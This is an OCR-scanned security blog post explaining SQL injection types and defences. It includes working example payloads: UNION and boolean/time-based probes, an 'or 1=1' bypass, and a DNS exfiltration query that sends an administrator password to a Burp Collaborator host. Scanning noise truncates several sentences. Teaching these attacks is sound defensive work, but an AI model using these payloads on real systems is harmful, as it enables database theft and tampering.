Open in app Get started

Published in PurpleBox

İrem Çelik Follow
Jul 16, 2021 · 9 min read · 37:27

Save

The Ultimate Guide to SQL Injection

This blog post was published on *PurpleBox* *website on* Jul 14th, 2021.

SQL injection is malicious SQL queries by exploiting application vulnerabilities. Additionally, SQL injection is a code injection technique that can be getting important information from your database. SQLi can go as far as destroying your database. The following things could be done with SQLi:

- An SQL Injection vulnerability could allow the attacker to gain full access to the database server.
- SQL injection also could allow changing the data in the database. For instance, an attacker could use SQL Injection to change balances or transfer money to their account in a financial application.
- SQLi can be used to delete records and deleting data can affect application accessibility until the database is restored.
- An operating system can be accessed using a database server on some database servers.

0:59 8:27
1.0x
Get Speechify Chrome Extension

Open in app Get started

SQLi can go as far as destroying your database.

An application is vulnerable if:

- The data provided by the user is not verified, filtered, or sterilized by the application.
- Dynamic queries or non-parameterized functions executed with no context-sensitive escaping are used straight in the interpreter.
- Dangerous data is used in the object-relational mapping (ORM) search parameters to get valuable, important records.

The basis of a code injection vulnerability is the lack of validation and sanitization of the data used by the web application. This vulnerability could be existing on almost any type of technology related to websites. Anything that accepts parameters as input can potentially be vulnerable to an injection attack.

In our AppSec blog series [Part 3], we talked about C
OWASP Top10, in this blog post, we will be talking ab


0:59 8:27
1.0x
Get Speechify Chrome Extension

OWASP TOP 10:

> *A3 — Sensitive Data Exposure*
>
> *A4 — XML External Entities (XXE)*
>
> *A5 — Broken Access Control*
>
> *A6 — Security Misconfiguration*
>
> *A7 — Cross-Site Scripting (XSS)*
>
> *A8 — Insecure Deserialization*
>
> *A9 — Using Components with Known Vulnerabilities*
>
> *A10 — Insufficient Logging & Monitoring*

Types of SQLi

We can classify SQL injection types based on the methods they use to access backend data and their damage potential.



SQL injections are generally divided into the following categories: In-band SQLi (Classic), Inferential SQLi (Blind), and Out-of-band SQLi. We can classify SQL injection types based on the methods they use to access backend data and their damage potential.

1. In-band SQLi

In-band SQL Injection occurs when an attacker can use the same communication channel to launch the attack and gather results.

- **Error based**

Error-based injections give insight into the database. These errors can be helpful to developers and network administrators but must be

Example: If the server responds to this URL with an S
connected to the database in an insecure way. After
commands can be run to tamper or destroy the data


It is a type of injection that combines the results of two or more SELECT statements into a single result using the UNION operator to get more information from the database.

Example: The below example shows an attacker can get the number of columns using this type of injection attack.

```
https://example.com/category.php?id=3 ‘UNION+SELECT+NULL,NULL,NULL—
```

2. Out-of-band SQLi

Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. The database server can send data to an attacker with the ability to make DNS or HTTP requests.



Web Server
1
Injects Malicious SQL Command
2
Processes Injected Command
Attacker
Database Server
Collects Captured Information
4
Outbou
Listening Server
0:59
8:27
1.0x
Get Speechify Chrome Extension

can trigger out-of-band network interactions for this application that we control. These can be triggered conditionally, depending on an injected condition, to infer information one bit at a time. Moreover, various network protocols can be used to leak data from network interactions.

The visual here shows that the query was sent to the application's database via the web application. At that time, the listening server on the network captures information of some DNS and HTTP interactions of database out band requests. We can use Burp Collaborator while using out-of-band techniques. Burp Collaborator allows you to detect when network interactions occur because of sending individual payloads to a vulnerable application and lists the DNS, HTTP Protocols interactions. Burp Collaborator is built into Burp Suite. The techniques for triggering a DNS query are highly specific to the type of database being used. For example, the query used in the next example triggers the target MySQL database.

Example: DNS Based Exfiltration

```
 SELECT+password+FROM+users+WHERE+username%3d’administrator INTO OUTFILE ‘\\\\
qwqdu0hle7fue507e75dfaenler4ft.burpcollaborator.net\a’
```



#	Time	Type	Payload	Comment
1	2021-Mar-31 07:55:13 UTC	DNS	qwqdu0hle7fue507e75dfaenler4ft	
2	2021-Mar-31 07:55:13 UTC	DNS	qwqdu0hle7fue507e75dfaenler4ft	
3	2021-Mar-31 07:55:13 UTC	DNS	qwqdu0hle7fue507e75dfaenler4ft	
4	2021-Mar-31 07:55:13 UTC	HTTP	qwqdu0hle7fue507e75dfaenler4ft	
5	2021-Mar-31 07:55:13 UTC	DNS	qwqdu0hle7fue507e75dfaenler4ft	

The Collaborator server received a DNS lookup of type A for the domain name ffs15g2mhgpieaehtmvg.qwqdu0hle7fue507e75dfaenler4ft.burpcollaborator.net.burpcollaborator.net.

The lookup was received from IP address 34.242.153.235 at 2021-Mar-31 07:55:13 UTC.

OOB SQL injection data could exfiltration from an ou

protocol. In this example, the DNS protocol was used, and the Burp Collaborator server is that belongs to the administrator.

The following items may cause to use OOB injection:

- Lack of input validation in web applications.
- Target database in a network environment that allows sending outgoing requests (DNS, HTTP) without security restrictions.
- Sufficient privileges to initiate an outbound request.

The following methods can be used to prevent OOB SQLi:

- Input validation for client and server-side.
- Proper error handling to avoid displaying detailed error information.
- Review network and security architecture design.
- Assigning the database account based on the least privilege principle.
- Implementation of Web Application Firewall (WAF) and Intrusion Prevention System (IPS) for security control.
- Continuous monitoring for anomaly and proper incident response processes as the safety net of the controls.

3. Inferential SQLi (Blind SQLi)

In the Inferential SQLi attack, the attacker cannot see the results because the web application database is not transmitting the data. For this reason, the attacker sends queries and tries to build the structure of the databa application's response and the behavior of the datab

- **Boolean-based**

This technique forces different responses to get from the application, depending on

Example: As in the first query, we can estimate the length of the database with Boolean expressions based on the answers returned from the database. And of course, we can even find out its name by furthering a query like this. With a query like in the second example, we can ensure that all items in the x category are displayed from the database.

```
http://www.example.com/?id=1' AND (length(database())) = 8 — +

http://example.com/categoryx.php?id=1 OR 17–7=10
```

- **Time-based**

This technique forces the database to wait for a while before responding after the query is submitted.

Example: With this technique, we can query whether the user is a system admin from the returned response time using a time-based query with a conditional query as in the first example. Or we can determine that the database type is MySQL from the slowness of the response time returned by using an example such as the second query and a query such as if the database version is equal to MYSQL 5.


```
SELECT * FROM products WHERE id=1; IF SYSTEM_USER='sa' WAIT FOR DELAY
'00:00:15'

SELECT * FROM card WHERE id=1-IF(MID(VERSION(),1,1) = '5', SLEEP(15),
0)
```

Simple SQL Injection Example

SQL injection usually occurs when you ask a user for
and instead of a name/id, the user gives you an SQL
run on your database.

0:59 8:27
1.0x
Get Speechify Chrome Extension

Look at the following example which creates a SELECT statement by adding a variable


Attacker
Web API Server
Name: Bob
User_code: 126
1
https://fadv.com/?customerId=123 or 1=1;--
2
SELECT *FROM customers WHERE customerId=123 or 1=1;
3
Return data for all customers
4
Data for all customers is returned to the attacker

Real-Life SQL Injection Attack Examples

Over the past 20 years, many SQL injection attacks have targeted large websites, businesses, and social media platforms. Some of these attacks led to serious data breaches. A few notable examples are listed below:

Example 1

Assume that there is a comment system that works for many platforms such as WordPress, Tumblr, and Blogger.

On this platform, we can host our sites on the dashboard, and when we navigate to our site, the ID value of the site returns on the URL.

Assume that our site has a vulnerable URL with our ID. With the following query, we can provide full database access that holds private users.

For example:

The query for getting database version:

```
https://example.com/examplecomment
/$MySiteId%20union%20select%201,2,@@VERSION
```

The query for getting all tables in the database:

Example 2


Suppose that an application has a SQL Injection vulnerability on the API endpoint and on the input that takes a parameter.

We can detect this vulnerability by triggering a time delay then observing the response time with the payloads such as the following payload.

```
1111' waitfor delay ‘00:00:20’ —
```

Then we can go further, such as getting database users with the help of the tools used for exploitation.

Impact of SQL Injection Attacks



The attacker injects a malicious query into the web application’s vulnerable entry point. The form, HTTP header, or session ID could be vulnerable. So, the attacker can use these security vulnerabilities. For instance, the web applica ,
related to banking, etc. In this way, the attacker coulc
related to the content of the web application.

Assume that the web application is related to bankin
administrator. In this case, the attacker can access the customer account information

- **Stealing credentials:** SQL injections can be used to obtain users' credentials. Attackers can access their privileges then pose as these users.
- **Accessing database:** Attackers can use SQL injections to reach information stored in a database server.
- **Altering data:** Attackers can use SQL injections to modify or destroy the accessed database.
- **Accessing networks:** Attackers can use SQL injections to access database servers with operating system privileges. Then, the attacker can try to access the network.

How to Prevent Injection?

SQL Injection vulnerabilities can be prohibited with special prevention techniques according to the subtype of SQLi vulnerability, SQL database engine, and programming

Primary Defenses:

- Option 1: Using Prepared Statements
- Option 2: Using Stored Procedures
- Option 3: Using Whitelist for Inputs
- Option 4: Not Using User Inputs

Additional Defenses:

- Option 1: Using Least Privilege
- fo put Validation

In this article, we have explained what SQL injection is and the different types of SQL injection. In the next blog posts, we will be talking about detailed examples of SQL injection types.

If you want to read more on this topic, feel free to check out the [PurpleBox Blog Section.](#)